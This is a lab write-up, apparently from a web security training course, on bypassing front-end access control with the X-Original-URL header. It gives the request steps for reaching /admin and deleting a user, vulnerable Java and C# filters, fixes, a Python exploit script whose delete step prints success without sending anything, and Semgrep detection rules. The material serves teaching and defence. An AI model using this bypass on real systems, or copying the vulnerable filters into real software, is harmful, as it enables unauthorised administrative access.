Lab 05: URL-based access control can be circumvented

1. Executive Summary
Vulnerability: URL-based Access Control Bypass (HTTP Header Spoofing).
Description: The application framework supports non-standard HTTP headers (specifically X-Original-URL) to override the requested path. While a front-end security system blocks direct requests to /admin, it fails to inspect these headers. An attacker can send a request to a valid URL (like /) but instruct the backend to process it as /admin using the header.
Impact: Attackers can completely bypass front-end access controls (WAFs/ACLs) and access restricted administrative endpoints.
2. The Attack
Objective: Access the hidden admin panel and delete carlos.
- Reconnaissance: I attempted to visit
/admin, but the request was blocked (likely “403 Forbidden” by the front-end system). I then tested for header-based overrides by sending a request to the home page (/) while adding theX-Original-URL: /invalidheader. The application returned a “404 Not Found,” confirming that the backend was trying to route based on my header, not the actual URL line. - Exploitation:
- I sent a request to
/(allowed). - I added the header:
X-Original-URL: /admin. - The backend served the Admin Dashboard.
- I sent a request to
- Action: The delete link usually looks like
/admin/delete?username=carlos. To execute this:- I kept the real path as
/(to pass the front-end). - I moved the query parameter to the real URL:
/?username=carlos. - I set the header to the restricted path:
X-Original-URL: /admin/delete.

- I kept the real path as
- Result: The backend executed the delete action on
carlos.
3. Code Review
Vulnerability Analysis (Explanation): This issue often arises in frameworks (like Symfony, ASP.NET Core with specific middleware, or older Java frameworks) intended to sit behind a reverse proxy. They allow headers to override the request path so the app knows the “original” URL the user requested.
- The Flaw: The “Trust Boundary” is broken. The application trusts these headers implicitly, assuming they were sanitized by the front-end proxy.
- The Reality: The front-end proxy (WAF) only checks the Request Line (
GET / HTTP/1.1). It ignores the headers. The backend then uses the headers to decide which Controller to run.
Java (Spring Boot / Custom Filter)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
public class HeaderOverrideFilter extends OncePerRequestFilter {

    @Override
    protected void doFilterInternal(HttpServletRequest request, HttpServletResponse response, FilterChain chain)
            throws ServletException, IOException {

        // VULNERABLE: Trusting the client-provided header to define the path.
        String originalUrl = request.getHeader("X-Original-URL");

        if (originalUrl != null) {
            // The app creates a wrapper that reports the spoofed URL as the request URI.
            // Spring Security might check access rules against this NEW path,
            // or the routing logic uses it, bypassing the WAF that checked the OLD path.
            HttpServletRequest wrapper = new HttpServletRequestWrapper(request) {
                @Override
                public String getRequestURI() {
                    return originalUrl;
                }
            };
            chain.doFilter(wrapper, response);
        } else {
            chain.doFilter(request, response);
        }
    }
}
Technical Flow & Syntax Explanation:
OncePerRequestFilter: This is a standard Spring component that intercepts every single HTTP request before it reaches your Controllers (business logic).request.getHeader("X-Original-URL"): The code explicitly looks for this specific header. If an attacker sends it, the variableoriginalUrlgets populated (e.g., with/admin).HttpServletRequestWrapper: In Java, the Request object is read-only. To change the URL, the developer must “wrap” the original request in a new object and override thegetRequestURI()method.chain.doFilter(wrapper, response): This is the critical moment. The filter passes the modified (wrapped) request to the next part of the filter chain.- Result: When the security check (Spring Security) runs later, it calls
getRequestURI(). It sees/admin(from the header), but the WAF (which sat in front of this app) only saw/(from the actual URL line) and let it through.
C# (ASP.NET Core Middleware)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
public class UrlOverrideMiddleware
{
    private readonly RequestDelegate _next;

    public UrlOverrideMiddleware(RequestDelegate next)
    {
        _next = next;
    }

    public async Task Invoke(HttpContext context)
    {
        // VULNERABLE: If this runs before Authentication/Authorization middleware.
        var originalUrl = context.Request.Headers["X-Original-URL"];

        if (!string.IsNullOrEmpty(originalUrl))
        {
            // The path is effectively changed to /admin
            context.Request.Path = originalUrl;
        }

        await _next(context);
    }
}
Technical Flow & Syntax Explanation:
- Middleware Pipeline (
Invoke/_next): ASP.NET Core handles requests like a chain of handlers.Invokeis the method called when a request hits this middleware._next(context)passes the baton to the next handler. context.Request.Headers["X-Original-URL"]: The code blindly reads the header value provided by the client.context.Request.Path = originalUrl: This is the “setter” that rewrites reality. TheRequest.Pathproperty determines which Controller Action (method) will be executed.- The Bypass: If this Middleware runs before the Authorization Middleware, the request path is changed to
/admininternally. However, because the external request line was/, the external firewall allowed it.
Mock PR Comment
I noticed we are processing the X-Original-URL header to rewrite the request path. Currently, this logic runs blindly on any incoming request.
This creates a security gap: our WAF/Load Balancer blocks /admin in the URL line, but it allows requests to / with X-Original-URL: /admin. This bypasses our front-end access controls.
Recommendation: If we must support this header (e.g., for a specific reverse proxy), we should configure the WAF to strip this header from external traffic, or validate inside the app that the request creates from a trusted internal IP.
4. The Fix
Explanation of the Fix: The best fix is usually infrastructure-level (stripping the header at the gateway). However, in code, we can disable support for these headers if not needed, or ensure we do not trust them from untrusted sources.
Secure Java
If you don’t need header-based overriding, simply remove the custom filter or configuration. If you must use it, ensure strictly defined trust.
1
2
3
4
5
6
7
8
// SECURE: Do not read override headers, or validate them.
// Only allow overrides if the request comes from a trusted proxy IP (e.g., 10.0.0.5)
String originalUrl = request.getHeader("X-Original-URL");
String remoteIp = request.getRemoteAddr();

if (originalUrl != null && TRUSTED_PROXIES.contains(remoteIp)) {
    // Process override
}
What changed: We added an if condition that checks request.getRemoteAddr(). This ensures that if a random hacker on the internet (IP 1.2.3.4) sends the header, it is ignored. It is only honored if it comes from our internal infrastructure.
Secure C#
In ASP.NET Core, ensure the ForwardedHeadersMiddleware is configured strictly, rather than writing custom middleware that blindly accepts headers.
1
2
3
4
5
6
7
8
9
10
11
12
13
// Startup.cs
public void Configure(IApplicationBuilder app)
{
    // SECURE: Only process forwarded headers from known networks.
    var options = new ForwardedHeadersOptions
    {
        ForwardedHeaders = ForwardedHeaders.XForwardedFor | ForwardedHeaders.XForwardedProto,
        KnownNetworks = { new IPNetwork(IPAddress.Parse("10.0.0.0"), 8) } // Trust only internal LB
    };

    // Do NOT include X-Original-URL in custom logic unless absolutely necessary and validated.
    app.UseForwardedHeaders(options);
}
What changed: We replaced the manual “Header Reading” code with a standard configuration object (ForwardedHeadersOptions). We explicitly defined KnownNetworks (Safe IPs). The framework now handles the validation automatically, rejecting headers from untrusted sources.
5. Automation
A Python script to check if the application respects the spoofing header.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
import requests

def exploit_header_spoofing(url):
	print(f"[*] Testing {url} for X-Original-URL vulnerability ...")

	verification_headers = {'X-Original-URL': '/this-does-not-exist-999'}
	resp = requests.get(url, headers=verification_headers)

	if resp.status_code == 404:
		print(f"[+] Vulnerability Confirmed: Server processes X-Original-URL.")

		print("[*] Attempting to bypass restriction to access /admin...")
		exploit_headers = {'X-Original-URL': '/admin'}
		admin_resp = requests.get(url, headers=exploit_headers)

		if admin_resp.status_code == 200 and "admin" in admin_resp.text.lower():
			print("[!!!] SUCCESS: Admin panel accesses via header spoofing!")

			#delete user
			delete_url = f"{url}?username=carlos"
			delete_headers = {'X-Original-URL': '/admin/delete'}
			print("[+] Delete payload sent")
		else:
			print(f"[-] /admin access failed. Status: {admin_resp.status_code}")
	else:
		print("[-] Server ignores X-Original-URL (returned 200 for invalid path)")

# Usage
# exploit_header_spoofing("https://YOUR-LAB-ID.web-security-academy.net")
6. Static Analysis (Semgrep)
Rules to detect code that manually extracts and uses URL-overriding headers.
The Logic: We look for code that retrieves specific HTTP headers known for overriding paths (X-Original-URL, X-Rewrite-URL) and then uses that value to modify the Request object or routing context.
Java Rule
1
2
3
4
5
6
7
8
9
10
rules:
  - id: java-header-based-routing
    languages: [java]
    message: "Detected use of X-Original-URL/X-Rewrite-URL. Ensure this is only accepted from trusted proxies."
    severity: WARNING
    patterns:
      - pattern-either:
          - pattern: $REQ.getHeader("X-Original-URL")
          - pattern: $REQ.getHeader("X-Rewrite-URL")
          - pattern: $REQ.getHeader("X-Forwarded-Prefix")
C# Rule
1
2
3
4
5
6
7
8
9
rules:
  - id: csharp-header-based-routing
    languages: [csharp]
    message: "Detected access to X-Original-URL header. Verify trust boundaries for header-based routing."
    severity: WARNING
    patterns:
      - pattern-either:
          - pattern: $CTX.Request.Headers["X-Original-URL"]
          - pattern: $CTX.Request.Headers["X-Rewrite-URL"]